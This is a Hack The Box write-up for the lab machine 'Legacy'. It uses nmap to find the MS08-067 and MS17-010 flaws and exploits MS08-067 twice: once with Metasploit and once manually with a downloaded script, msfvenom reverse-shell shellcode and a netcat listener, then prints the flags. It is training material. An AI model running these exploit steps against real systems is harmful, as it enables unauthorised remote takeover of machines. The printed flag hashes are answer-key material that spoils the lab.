



Legacy :


```
Legacy 10.10.10.4          4.5          5546          5713 #
```

Enumeration :

Running a basic nmap scan return those result.




```
root@nexus:~# nmap -A -p- 10.10.10.4
```




```
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
```


SMB is open, runing another nmap scan with all script smb-vuln for see if smb is vulnerable return those result.



```
root@nexus:~# nmap --script smb-vuln* -p 139,445 10.10.10.4
```



```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during pat
h canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```




```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```


Our target seem vulnerable to ms08-067 (CVE-2008-4250) and ms17-010 (CVE-2017-0143).

Exploitation MS08-067 (Metasploit way) :

Run msfconsole and search for exploit ms08-067.




```
root@nexus:~# service postgresql start && msfconsole
```




```
msf5 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Once the exploit located, load it and configure it. Type show options for check if all parameter are ready for exploitation.




```
msf5 > use exploit/windows/smb/ms08_067_netapi
```




```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.4       yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Once ready, type exploit for run the exploit.




```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.43:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 10.10.10.4:445 - We could not detect the language pack, defaulting to English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.43:4444 -> 10.10.10.4:1030) at 2019-08-25 19:00:12 +0200
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We got a shell as SYSTEM. Type shell for got a normal shell and take user and root flag.



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```




```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

User.txt = e69af0e4f443de7e36876fda4ec7644f
Root.txt = 993442d258b0e0ec917cae9e695d5713

Exploitation MS08-067 (Manual way) :


A quick research on google and we found github with an exploit. Download it.

Source : https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py




```
root@kali:~/Downloads# wget https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py
--2019-08-28 16:03:44--  https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py
Résolution de raw.githubusercontent.com (raw.githubusercontent.com)… 151.101.36.133
Connexion à raw.githubusercontent.com (raw.githubusercontent.com)|151.101.36.133|:443… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 12239 (12K) [text/plain]
Sauvegarde en : « ms08-067.py »

ms08-067.py         100%[===================>]  11,95K  --.-KB/s    ds 0,001s

2019-08-28 16:03:44 (14,9 MB/s) — « ms08-067.py » sauvegardé [12239/12239]
```

Now we need to make a shell code with msfvenom, for replace the existing shellcode on the exploit.




```
# Example msfvenom commands to generate shellcode:
# msfvenom -p windows/shell_bind_tcp RHOST=10.11.1.229 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=62000 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows

# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x42\xf6\xc3\xef\x83\xee\xfc\xe2\xf4\xbe\x1e\x41\xef\x42\xf6"
```




```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.43 LPORT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40"
 -f python -v shellcode -a x86 --platform windows
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of python file: 1872 bytes
shellcode =  ""
```

Replace the existing shellcode on the python script, start an netcat listner and run the python script.




```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```




```
Usage: ms08-067.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)

FYI: nmap has a good OS discovery script that pairs well with this exploit:
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery 192.168.1.1
```

We need to know the version of the OS, as said our nmap enumeration before, port 445 detect Windows XP.




```
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
```


And the box is in English, so let's try number 6 port 445 for Windows XP SP3 English (NX).



```
root@kali:~/Downloads# python ms08-067.py 10.10.10.4 6 445
```




```
Windows XP SP3 English (NX)

[-]Initiating connection
[-]connected to ncacn_np:10.10.10.4[\pipe\browser]
Exploit finish
```




```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.4.
Ncat: Connection from 10.10.10.4:1031.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

And it work ! On windows xp there is no whoami, we can upload a whoami.exe binary on the box but we know already we are SYSTEM like on our metasploit exploitation.

Take user and root flag.



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

User.txt = e69af0e4f443de7e36876fda4ec7644f
Root.txt = 993442d258b0e0ec917cae9e695d5713

Credits :

As said before, wee can exploit too the box with MS17-010. It’s exactly same methode than Blue box, so if you are curious and wanna know how to do it, please refere to the Blue writeup.

Source : https://github.com/SinHackTeam/writeup/blob/master/HackTheBox/Box/Blue-volken-writeup.pdf